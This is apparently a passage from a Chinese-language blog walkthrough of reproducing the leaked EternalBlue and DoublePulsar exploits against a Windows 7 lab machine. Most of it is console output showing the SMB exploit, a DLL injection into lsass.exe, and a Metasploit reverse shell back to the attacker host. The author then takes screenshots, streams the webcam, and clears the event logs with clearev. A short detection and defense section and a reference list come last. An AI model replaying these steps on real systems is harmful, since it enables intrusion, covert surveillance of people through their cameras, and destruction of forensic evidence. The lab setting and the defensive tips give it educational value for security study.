[*] Executing Plugin
```




```
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (39 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
0x00000020  50 61 63 6b 20 31 00                             Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
```




```
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                              ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded

fb Special (Eternalblue) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.128

[*] Applying Session Parameters

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name                Value
----                -----
```




```
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.43.128
TargetPort          445
OutputFile
Protocol            SMB
Architecture        x86
Function            OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.128] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
```



```
[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB      Ring 0 SMB (TCP 445) backdoor
    1) RDP      Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86      x86 32-bits
    1) x64      x64 64-bits

[?] Architecture [0] : 1
[+] Set Architecture => x64

[*]  Function :: Operation for backdoor to perform

   *0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
    2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [0] : 2
[+] Set Function => RunDLL

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [] : c:\\systemSet.dll
```




```
[?] DllPayload [] : c:\\systemSet.dll
[+] Set DllPayload => c:\\systemSet.dll

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.128] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.128:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================
```




```
Module: Doublepulsar
====================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.43.128
TargetPort              445
DllPayload              c:\systemSet.dll
DllOrdinal              1
ProcessName             lsass.exe
ProcessCommandLine
Protocol                SMB
Architecture            x64
Function                RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x0049AB7
D
    SMB Connection string is: Windows 7 Ultimate 7601 Service Pack 1
    Target OS is: 7 x64
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

这一套流程下来就已经能够成功了，再看看刚才的监听状态的 msfconsole：




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.142:5555
[*] Sending stage (206403 bytes) to 192.168.43.128
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.43.142:5555 -> 192.168.43.128:49159) a
t 2018-11-02 21:18:08 -0400

meterpreter > shell
```



```
C:\Windows>cd ..
cd ..

C:\>dir
dir
 ������ C �el�û�ó�к��
 �������к��� F265-6C65

 C:\ ��Ŀ¼

2009/07/14  11:20    <DIR>          PerfLogs
2018/07/03  17:01    <DIR>          Program Files
2018/10/30  14:57    <DIR>          Program Files (x86)
2018/07/03  17:06    <DIR>          Python27
2014/01/12  13:50            15,360 SppExtComObjHook.dll
2014/01/12  13:50             4,608 SppExtComObjPatcher.exe
2018/07/03  16:58    <DIR>          Users
2018/07/03  16:59    <DIR>          Windows
2018/10/30  14:58    <DIR>          ����2.0
2018/09/01  20:19     1,313,907,024 ����2.0.7z
               3 ���l�   1,313,926,992 ��
               7 ��Ŀ¼ 45,215,363,072 �����

C:\>
```

可以看到已经能够拿到 shell 了


获取截屏等操作：



Properties
Size 1718 × 966 pixels
Type JPEG image
File Size 88.3 kB
Folder root
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\System32>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::f46b:b6f6:4b31:971e%11
   IPv4 地址 . . . . . . . . . . . . : 192.168.43.128
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.43.2

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain

C:\Windows\System32>_
```


当然也能够拿到摄像头：



```
Target IP  : 192.168.43.128
Start time : 2018-11-02 21:35:27 -0400
Status     : Playing
```


```
[*] Preparing player...
[*] Opening player at: wuMMukcd.html
[*] Streaming...
1541208982586   addons.update-checker   WARN    onUpdateCheckComplete failed to
parse update manifest: [Exception... "Update manifest is missing a required addo
ns property."  nsresult: "0x80004005 (NS_ERROR_FAILURE)"  location: "JS frame ::
 resource://gre/modules/addons/AddonUpdateChecker.jsm :: getRequiredProperty ::
line 473"  data: no] Stack trace: getRequiredProperty()@resource://gre/modules/a
ddons/AddonUpdateChecker.jsm:473 < parseJSONManifest()@resource://gre/modules/ad
dons/AddonUpdateChecker.jsm:483 < UpdateParser.prototype.onLoad/parser()@resourc
e://gre/modules/addons/AddonUpdateChecker.jsm:655 < UpdateParser.prototype.onLoa
d()@resource://gre/modules/addons/AddonUpdateChecker.jsm:675 < UpdateParser/<()@
resource://gre/modules/addons/AddonUpdateChecker.jsm:593
1541208983318   addons.update-checker   WARN    onUpdateCheckComplete failed to
parse update manifest: [Exception... "Update manifest is missing a required addo
ns property."  nsresult: "0x80004005 (NS_ERROR_FAILURE)"  location: "JS frame ::
 resource://gre/modules/addons/AddonUpdateChecker.jsm :: getRequiredProperty ::
line 473"  data: no] Stack trace: getRequiredProperty()@resource://gre/modules/a
ddons/AddonUpdateChecker.jsm:473 < parseJSONManifest()@resource://gre/modules/ad
```

最后一步清除日志：



```
meterpreter > clearev
[*] Wiping 911 records from Application...
[*] Wiping 3093 records from System...
[*] Wiping 908 records from Security...
meterpreter > 
```

最后将生成的日志保留做后续使用。



## 检测&防御

1. 国外有人写了个检测Doublepulsar入侵的脚本，运行环境需要python2.6, 地址 countercept/doublepulsar-detection-script，使用方法

   ```
   python detect_doublepulsar_smb.py --ip XXX.XXX.XXX.XXX
   python detect_doublepulsar_rdp.py --file ips.list --verbose --threads 1
   ```

   另外，nmap也基于该脚本出了对应扫描脚本smb-double-pulsar-backdoor.nse，使用方法

   ```
   nmap -p 445 <target> --script=smb-double-pulsar-backdoor
   ```

2. 安装相应补丁Protecting customers and evaluating risk
3. 如非必要，关闭25, 88, 139, 445, 3389端口
4. 使用防火墙、或者安全组配置安全策略，屏蔽对包括445、3389在内的系统端口访问。(见参考资料7)

## 参考

1. Latest Hacking Tools Leak Indicates NSA Was Targeting SWIFT Banking Network
2. ShadowBrokers方程式工具包浅析，揭秘方程式组织工具包的前世今生 - FreeBuf.COM | 关注黑客与极客
3. Leaked NSA hacking tools are a hit on the dark web - CyberScoop
4. srv.sys Windows process - What is it?
5. NSA Eternalblue SMB 漏洞分析
6. smb-double-pulsar-backdoor NSE Script
7. 如何设置Windows 7 防火墙端口规则

==============================================================